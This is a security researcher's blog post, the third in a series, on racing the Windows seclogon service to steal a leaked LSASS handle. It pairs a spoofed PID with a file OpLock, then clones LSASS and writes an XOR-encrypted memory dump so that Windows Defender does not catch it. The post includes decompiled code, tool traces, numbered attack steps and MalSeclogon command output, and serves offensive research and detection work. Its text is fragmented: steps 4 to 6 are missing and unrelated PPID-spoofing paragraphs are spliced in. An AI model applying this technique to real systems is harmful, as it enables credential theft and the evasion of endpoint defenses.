

← **splinter_code blog**

HOME

POSTS

TALKS

TOOLS

WHOAMI

RSS FEED

The hidden side of Seclogon part 3: Racing for LSASS dumps

by splinter_code - 28 June 2022

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS **OK !**

After my previous post "[The hidden side of Seclogon part 2: Abusing leaked handles to dump LSASS memory](#)" in which i described how to leverage the seclogon service in order to perform stealthier lsass dumps, i decided to continue this blog post series with another post about our beloved seclogon service, so here we are!

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS **OK !**

(Well, technically it's possible to steal that lsass handle in a reliable way. But this is something for another blog post :D)"

Just to recap, the seclogon service makes the bad assumption to determine the PID of the caller process by trusting the user input provided by the caller itself, i'm sure you know how this can go wrong. A privileged attacker can exploit this behavior and can carry out stealthier operations like handle duplication and ppid spoofing.

In the previous post we observed how the seclogon implements all the operations required to expose the [CreateProcessWithLogonW](#) and [CreateProcessWithTokenW](#) functions, and more specifically implemented in the server function **SlrCreateProcessWithLogon**.

The first operation performed is an [OpenProcess](#) call to get a handle to the RPC caller by using a value under our control as the PID. The requested access is `PROCESS_QUERY_INFORMATION | PROCESS_CREATE_PROCESS | PROCESS_DUP_HANDLE`. This handle is opened also with the required access for the process cloning trick, more on that later.

By spoofing our current process `NtCurrentTeb()->ClientId->UniqueProcess` value to the LSASS pid and then invoking the seclogon, we can trick the service into opening a handle to LSASS. The problem with this handle is that it's closed shortly after its usage. Is there any way to delay this operation in order to give us enough time to duplicate this handle in our running process?

The best thing would be to find some operations involving files and set an OpLock on it to stop the execution flow and allow us to duplicate that handle before the `CloseHandle` call. By inspecting all the code between the `OpenProcess` and `CloseHandle` calls, i couldn't find any file-related functions 😬

CreateProcessAsUser:


```
DWORD __fastcall SlrCreateProcessWithLogon(
    RPC_BINDING_HANDLE BindingHandle,
    PSECONDARYLOGONINFO psli,
    LPPROCESS_INFORMATION ProcessInformationOutput)
{
    .
    .
    .
    hCaller = OpenProcess(
        PROCESS_QUERY_INFORMATION|PROCESS_CREATE_PROCESS|PROCESS_DUP_HANDLE,
        FALSE,
        psli->dwProcessId);
    if ( !hCaller )
        goto ReturnLastError;

    .
    .
    .
    if ( CreateProcessAsUserW(
        hToken,
        psli->lpApplicationName,
        psli->lpCommandLine,
        &defaultSecurityAttributes,
        &defaultSecurityAttributes,
        FALSE,
        dwCreationFlags | psli->dwCreationFlags,
        psli->lpEnvironment,
        psli->lpCurrentDirectory,
        psli->lpStartupInfo,
        ProcessInformationOutput) )
    .
    .
    .
}
```

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !

kernel32.dll that will do all the dirty jobs of preparing the required data before going to the kernel (NtCreateUserProcess). One of the operation performed in the kernel is to open the provided file path and create the section object. Below a nice representation from the "Windows Internals part 1" book:



The main idea is to set an [OpLock](#) (thanks [@tiraniddo](#)) to a file under our control and then use that path as the input parameter for the create process function. In this way we expect that when the seclogon

Process	PID	Integrity	User Name	CPU	Private Bytes	Working Set	Description	Time o...	Process Name	PID	Operation	Path
svchost.exe	6988	System	NT AUTHORITY\LOCAL...		2,888 K	10,196 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	8512	System	NT AUTHORITY\SYSTEM		2,320 K	9,380 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_FILE_SYSTEM_CONTROL	C:\Windows\System32\license.rtf
svchost.exe	8872	Medium	SPLINTER-PC\Splintercode	0.02	6,912 K	26,740 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	8944	Medium	SPLINTER-PC\Splintercode		9,308 K	39,052 K	Host Process	1:06:59...	MalSeclogon.exe	2212	FASTIO_QUERY_INFORMATION	C:\Windows\System32\license.rtf
svchost.exe	8292	System	NT AUTHORITY\SYSTEM		4,740 K	23,684 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CLEANUP	C:\Windows\System32\license.rtf
svchost.exe	8340	System	NT AUTHORITY\SYSTEM		1,776 K	8,184 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CLOSE	C:\Windows\System32\license.rtf
ctfmon.exe	8400	High	SPLINTER-PC\Splintercode	3.38	5,584 K	26,244 K	CTF Loader	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	8688	System	NT AUTHORITY\LOCAL...		4,820 K	19,804 K	Host Process	1:06:59...	MalSeclogon.exe	2212	FASTIO_QUERY_INFORMATION	C:\Windows\System32\license.rtf
svchost.exe	9652	Medium	SPLINTER-PC\Splintercode	<0.01	3,784 K	21,052 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CLEANUP	C:\Windows\System32\license.rtf
SearchIndexer.exe	10320	System	NT AUTHORITY\SYSTEM	0.46	62,036 K	64,788 K	Microsoft Win	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CLOSE	C:\Windows\System32\license.rtf
SecurityHealthService.exe	11268	System	NT AUTHORITY\SYSTEM		4,584 K	17,400 K	Windows Sec	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	840	System	NT AUTHORITY\SYSTEM		1,460 K	6,144 K	Host Process	1:06:59...	MalSeclogon.exe	2212	FASTIO_QUERY_INFORMATION	C:\Windows\System32\license.rtf
svchost.exe	1336	System	NT AUTHORITY\SYSTEM		5,040 K	11,352 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CLEANUP	C:\Windows\System32\license.rtf
svchost.exe	2856	System	NT AUTHORITY\SYSTEM		2,668 K	11,324 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	5104	Medium	SPLINTER-PC\Splintercode		7,592 K	23,112 K	Host Process	1:06:59...	MalSeclogon.exe	2212	FASTIO_QUERY_INFORMATION	C:\Windows\System32\license.rtf
svchost.exe	5228	System	NT AUTHORITY\SYSTEM		3,248 K	12,768 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CLEANUP	C:\Windows\System32\license.rtf
svchost.exe	12016	System	NT AUTHORITY\SYSTEM	<0.01	11,780 K	26,824 K	Host Process	1:06:59...	MalSeclogon.exe	2212	IRP_MJ_CLOSE	C:\Windows\System32\license.rtf
SgmBroker.exe	11884	System	NT AUTHORITY\SYSTEM	<0.01	5,560 K	7,580 K	System Guar	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	15236	System	NT AUTHORITY\LOCAL...		1,792 K	8,040 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	5668	System	NT AUTHORITY\NETWO...		2,868 K	11,912 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	13096	System	NT AUTHORITY\LOCAL...		2,528 K	10,676 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	6256	Medium	SPLINTER-PC\Splintercode		5,476 K	21,264 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	3040	System	NT AUTHORITY\SYSTEM		1,788 K	7,848 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	8864	System	NT AUTHORITY\SYSTEM		1,292 K	6,888 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	17736	System	NT AUTHORITY\SYSTEM		1,864 K	8,252 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
svchost.exe	7844	System	NT AUTHORITY\SYSTEM		1,788 K	10,120 K	Host Process	1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf
lsass.exe								1:06:59...	svchost.exe	8864	IRP_MJ_CREATE	C:\Windows\System32\license.rtf


Type	Name	Handle	Object Adc
Desktop	{Default}	0x0000000000000150	0xFFFFFAE08DE6B...
Directory	{KnownDlls}	0x000000000000003C	0xFFFF820A8FFBD...
Directory	{BaseNamedObjects}	0x0000000000000058	0xFFFF820A954B8...
File	C:\Windows\System32	0x0000000000000048	0xFFFFFAE08E9F71
File	{Device\CGP}	0x0000000000000120	0xFFFFFAE08E9F71
File	C:\Windows\System32\en-US\svchost.exe.mui	0x0000000000000158	0xFFFFFAE08E9F71
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image Fil...	0x0000000000000008	0xFFFF820AA5210...
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0x0000000000000090	0xFFFF820AA5211...
Key	HKLM\SOFTWARE\Microsoft\OLE	0x00000000000000AC	0xFFFF820AA5212...
Key	HKLM	0x00000000000000B0	0xFFFF820AA5211...
Key	HKU\DEFAULT\Software\Classes\Local Settings	0x00000000000000BC	0xFFFF820AA5212...
Key	HKU\DEFAULT\Software\Classes\Local Settings\Software\Microsoft	0x00000000000000C0	0xFFFF820AA5212...
Key	HKCR	0x0000000000000174	0xFFFF820AA5212...
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager	0x0000000000000198	0xFFFF820AA409E...
Mutant	{BaseNamedObjects}\SMD 3964-304-W\Staging_02	0x0000000000000050	0xFFFFFAE08E18E2
Process	lsass.exe(800)	0x0000000000000058	0xFFFFFAE08DF03E

As you can observe in the above screenshot, in the right capture of procmon the Malseclogon.exe process set an oplock to the "license.rtf" file and then shortly after we see the seclogon service (running under svchost.exe) trying to access to the file <-- here is when the lock condition happens. On the left side of procexp we can see that one process handle to lsass is still open in the seclogon process, ready to be duplicated :)

Great! Now we know we can lock the seclogon service for all the time required to duplicate the needed lsass handle. If you are wondering how the call stack looks like when the seclogon is locked, here you have it:

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !



Frame	Module	Location	Address	Path
K 0	FLTMGR.SYS	FltDecodeParameters + 0x21bc	0xffff80167dc666c	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 1	FLTMGR.SYS	FltDecodeParameters + 0x1c6a	0xffff80167dc611a	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 2	FLTMGR.SYS	FltAddOpenReparseEntry + 0x560	0xffff80167dfc0c0	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 3	ntoskrnl.exe	IoCallDriver + 0x55	0xffff8016a24e565	C:\WINDOWS\system32\ntoskrnl.exe
K 4	ntoskrnl.exe	IoGetAttachedDevice + 0x194	0xffff8016a29c224	C:\WINDOWS\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	FsRtlFindExtraCreateParameter + 0x174d	0xffff8016a6256bd	C:\WINDOWS\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	NtDeviceIoControlFile + 0x547e	0xffff8016a61329e	C:\WINDOWS\system32\ntoskrnl.exe
K 7	ntoskrnl.exe	ObOpenObjectByNameEx + 0x1fa	0xffff8016a6255fa	C:\WINDOWS\system32\ntoskrnl.exe
K 8	ntoskrnl.exe	NtCreateFile + 0x49f	0xffff8016a7005df	C:\WINDOWS\system32\ntoskrnl.exe
K 9	ntoskrnl.exe	IoCreateFileEx + 0x11d	0xffff8016a70009d	C:\WINDOWS\system32\ntoskrnl.exe
K 10	ntoskrnl.exe	SeQuerySecurityAttributesToken + 0x735	0xffff8016a6ff485	C:\WINDOWS\system32\ntoskrnl.exe
K 11	ntoskrnl.exe	setjmpex + 0x7c95	0xffff8016a4097b5	C:\WINDOWS\system32\ntoskrnl.exe
U 12	ntdll.dll	NtCreateUserProcess + 0x14	0x7ffbf424e634	C:\Windows\System32\ntdll.dll
U 13	KernelBase.dll	CreateProcessInternalW + 0xfe3	0x7ffbf1b08e73	C:\Windows\System32\KernelBase.dll
U 14	KernelBase.dll	CreateProcessAsUserW + 0x5	0x7ffbf1b085c3	C:\Windows\System32\KernelBase.dll
U 15	kernel32.dll	CreateProcessAsUserW + 0x60	0x7ffbf2d7db20	C:\Windows\System32\kernel32.dll
U 16	seclogon.dll	seclogon.dll + 0x1882	0x7ffad661882	C:\Windows\System32\seclogon.dll
U 17	seclogon.dll	seclogon.dll + 0x10a6	0x7ffad6610a6	C:\Windows\System32\seclogon.dll
U 18	rpcrt4.dll	NdrSendReceive + 0x5a5	0x7ffbd2929633	C:\Windows\System32\rpcrt4.dll
U 19	rpcrt4.dll	Ndr64AsyncServerCallAll + 0x253b	0x7ffbd298d77b	C:\Windows\System32\rpcrt4.dll
U 20	rpcrt4.dll	NdrServerCallAll + 0x3c	0x7ffbd290d2ac	C:\Windows\System32\rpcrt4.dll
U 21	rpcrt4.dll	RpcExceptionFilter + 0x38	0x7ffbd290a408	C:\Windows\System32\rpcrt4.dll
U 22	rpcrt4.dll	_RpcLogEvent + 0x2cc6	0x7ffbd28ea266	C:\Windows\System32\rpcrt4.dll
U 23	rpcrt4.dll	_RpcLogEvent + 0x2618	0x7ffbd28e9bb8	C:\Windows\System32\rpcrt4.dll
U 24	rpcrt4.dll	RpcBindingFromStringBindingW + 0x796f	0x7ffbd28f8a0f	C:\Windows\System32\rpcrt4.dll
U 25	rpcrt4.dll	RpcBindingFromStringBindingW + 0x6d78	0x7ffbd28f7e18	C:\Windows\System32\rpcrt4.dll
U 26	rpcrt4.dll	RpcBindingFromStringBindingW + 0x6361	0x7ffbd28f7401	C:\Windows\System32\rpcrt4.dll
U 27	rpcrt4.dll	RpcBindingFromStringBindingW + 0x5dce	0x7ffbd28f6e6e	C:\Windows\System32\rpcrt4.dll
U 28	rpcrt4.dll	_RpcBindingInqClientTokenAttributes + 0x412	0x7ffbd28fb542	C:\Windows\System32\rpcrt4.dll
U 29	ntdll.dll	RtlDeviceIoControlFile + 0x547e	0x7ffbf1b085c3	C:\Windows\System32\ntdll.dll

As a side note, even an unprivileged user can lock the seclogon service and the service won't be available for all users on the system ~_(_)/~

Back to the point, we have everything needed to steal the leaked handle to lsass in this fun race:

1. Set an **OpLock** on "C:\Windows\System32\license.rtf";
2. Patch the pid value in the current process TEB and specify the **lsass PID**;
3. Use **CreateProcessWithLogonW** and specify "C:\Windows\System32\license.rtf" as the name of the module to be executed;

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !

7. Once a process handle to Lsass is found, create an Lsass clone through NtCreateProcessEx and use its handle in a call to [MiniDumpWriteDump](#).

Thanks to a [trick](#) by [@_RastaMouse](#) i avoided to hook NtOpenProcess like i did in the other dumping techniques. It turns out that by using 0 as the pid parameter of MiniDumpWriteDump it will do the job for preventing an additional open process to Lsass;

EDIT: this trick works only on Windows >= 10. See more details here -->

<https://github.com/antonioCoco/MalSeclogon/issues/1>

8. Race won!

All good, all working, right? Yes, until i did the mistake to try this technique on a Windows 11 to check for newer compatibility:

Behavior:Win32/LsassDump.AE

Alert level: Severe

Status: Active

Date: 6/27/2022 5:15 PM

Category: Suspicious Behavior

Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:

behavior: pid:1200:85433395040300

file: C:\lsass.dmp

OK

On my Windows 11 vm i forgot to disable Windows Defender and of course it posted me

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !


What we can do is just XORing the dump content in memory before writing back to disk and then restore the content offline on another machine when we need to parse it and extract the credentials.

The first thing that came to my mind is to use a pipe and provide it in the MiniDumpWriteDump function as the file handle parameter. However it seemed a bit dirty and MiniDumpWriteDump allows a cleaner way to do it through a minidump callback.

Luckily, i found a working and ready to copy-paste code [here](#) that does the job.

Once the lsass memory content is dumped into our memory process we simply apply a 1-byte Xor encryption to the content before writing back to the disk.

Putting it all together, finally i got the dumping technique through leaked handle and race condition fully working:



```
Administrator: Command Prompt
C:\Users\splintercode\Desktop>Malseclogon.exe -d 3 -o C:\lsass.dmp.xor -k 40
Seclogon thread locked. A lsass handle will be available inside the seclogon process!
Lsass dump created with lsass handle stolen from seclogon! Check the path C:\lsass.dmp.xor
The dump has been created in an encrypted form with the xor key 40. Remember to decrypt it with
-f flag before parsing it.

C:\Users\splintercode\Desktop>dir C:\lsass.dmp.xor
Volume in drive C has no label.
Volume Serial Number is 9414-820B

Directory of C:\

06/27/2022  05:32 PM           51,331,785 lsass.dmp.xor
               1 File(s)          51,331,785 bytes
               0 Dir(s)  41,749,737,472 bytes free

C:\Users\splintercode\Desktop>
```

I have released this new dumping technique in the Malseclogon repo -->
<https://github.com/antonioCoco/MalSeclogon>

That's all folks :)

This is the last post about lsass dumping related to the seclogon service.

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !

- [illegible]

One desired outcome when performing PPID spoofing is to spawn a process with the same privileges of the parent and that wasn't the case while abusing CreateProcessWithLogonW.

However, the CreateProcessWithTokenW function allows to specify a token as input parameter. Could we leverage this other function in the seclogon? Let's reverse how this is implemented:

Basically, the seclogon firstly impersonates the rpc caller. Then it checks if it holds the Impersonation privilege. If that's the case it duplicates the token handle from the rpc caller to the seclogon service. Considering that the rpc caller is under our control with the spoofing trick, we could use a token inside the parent we want to spoof, of course if it exists.

Then, the duplicated token is used in a CreateProcessAsUserW call to spawn the child process:

The idea here is to try to specify a token handle residing in the process we want to spoof and see if we inherits either the primary token of the process and the spoofed parent itself:

And done, the child process is running with the token of the parent :D

Powered by Blogger

Ce site utilise des cookies provenant de Google pour fournir ses services et analyser le trafic. Votre adresse IP et votre user-agent, ainsi que des statistiques relatives aux performances et à la sécurité, sont transmis à Google afin d'assurer un service de qualité, de générer des statistiques d'utilisation, et de détecter et de résoudre les problèmes d'abus.

EN SAVOIR PLUS OK !